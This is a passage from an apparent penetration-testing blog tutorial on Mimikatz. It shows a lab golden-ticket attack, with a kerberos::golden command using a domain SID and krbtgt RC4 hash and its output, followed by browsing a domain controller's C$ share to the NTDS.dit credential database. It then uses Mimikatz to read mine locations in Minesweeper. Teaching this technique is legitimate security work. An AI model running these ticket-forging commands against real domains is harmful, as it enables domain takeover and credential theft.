Now let's take the access of Share Folder and as you can see that we get the access to the share folder which cannot be accessed without Admin Access.

Hence we successfully generated a golden ticket in a Windows Server Remotely via Kali

```

mimikatz # kerberos::golden /domain:pavan.loc /sid:S-1-5-21-97841242-3460736137-492355079 /rc4:e847d2e54044172830e3e3a6b8438853 /user:Hacker /id:500 /ptt
User      : Hacker
Domain    : pavan.loc (PAVAN)
SID       : S-1-5-21-97841242-3460736137-492355079
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: e847d2e54044172830e3e3a6b8438853 - rc4_hmac_nt
Lifetime  : 2/27/2018 3:21:22 PM ; 2/25/2028 3:21:22 PM ; 2/25/2028 3:21:22 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

```

Now let's take the access of Share Folder and as you can see that we get the access to the share folder which cannot be accessed without Admin Access.

Hence we successfully generated a golden ticket in a Windows Server Remotely via Kali

```
C:\Users\Administrator\Desktop>pushd \\Test_Server\c$
pushd \\Test_Server\c$

Z:\>cd WINDOWS\NTDS
cd WINDOWS\NTDS

Z:\Windows\NTDS>dir
dir
Volume in drive Z has no label.
Volume Serial Number is D4F0-C310

Directory of Z:\Windows\NTDS


02/27/2018  02:36 PM    <DIR>          .
02/27/2018  02:36 PM    <DIR>          ..
02/27/2018  02:36 PM             8,192 edb.chk
02/27/2018  02:36 PM          10,485,760 edb.log
02/27/2018  12:57 PM          10,485,760 edb00002.log
02/27/2018  12:51 PM          10,485,760 edbres00001.jrs
02/27/2018  12:51 PM          10,485,760 edbres00002.jrs
02/27/2018  12:52 PM          10,485,760 edbtmp.log
02/27/2018  02:36 PM          20,987,904 ntds.dit
02/27/2018  02:36 PM          2,113,536 temp.edb
               8 File(s)          75,538,432 bytes
               2 Dir(s)  53,763,665,920 bytes free

Z:\Windows\NTDS>
```

Hack the Minesweeper Game

We all have played Minesweeper Game, and it is tough to get all the mines right but those days of worry are over. To show that the Mimikatz is a powerful but a playful Tool, here I will hack the minesweeper game using Mimikatz.


Firstly open Mimikatz of your respective architecture.



```
mimikatz 2.1.1 (x64) built on Dec 19 2017 01:16:28
.#####.
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
.## / \ ##.  /**/ Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
.## \ / ##.  > http://blog.gentilkiwi.com/mimikatz
'### v ###'  Vincent LE TOUX < vincent.letoux@gmail.com >
'#####'     > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # _
```


And then open the Minesweeper Game




To load minesweeper in the mimikatz by using

Command: minesweeper::infos


You can see in the above screenshot that that minesweeper grid is shown in the mimikatz shell.



Now click on any Random block on the Minsweeper.



Now run the previous command again and now we have locations of mine on the grid.




```
mimikatz 2.1.1 x64 (oe.eo)
mimikatz # minesweeper::infos
Field : 16 r x 30 c
Mines : 99

* . . . * . . . . * 1 1 * . . * . . * .
. . . * * . . . . * . 1 1 * . . * . . .
. . . * . * . . . . 1 1 * . . * . . .
. . * . * . . * * 2 1 1 * . . * . . .
. . * . * . . * 2 1 1 * . . * . . .
* * . * . * . . 2 1 1 1 2 . . * . . *
. . . * . . . * 3 1 2 * * . . * . . *
* . . * * . . * * 3 1 2 * . . * . . *
* . . * * . . * * . . * . . * . . *
. . . . . * . . . * . * . . * . . *
. * * . . * * . . * . * . . * . . *
. * . . * . . * . . * . . * . . *
. * . . * . . * . . * . . * . . *
. * . . * . . * . . * . . * . . *
. * . . * . . * . . * . . * . . *

mimikatz #
```

You can verify this image with the One with Mimikatz shell.



Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester
Contact [here](#)

Share this:



Like this:

Loading...

ABOUT THE AUTHOR



RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← ADVANCE WEB APPLICATION
TESTING USING BURPSUITE

NEXT POST

PORT SCANNING USING
METASPLOIT WITH IPTABLES →

1 Comment → UNDERSTANDING GUIDE TO MIMIKATZ



PAING HTOO

March 3, 2018 at 12:11 pm

Thanks. Great post. I've got massive knowledge.

REPLY ↓

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

☐

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

- ☐ Notify me of follow-up comments by email.
 - ☐ Notify me of new posts by email.
-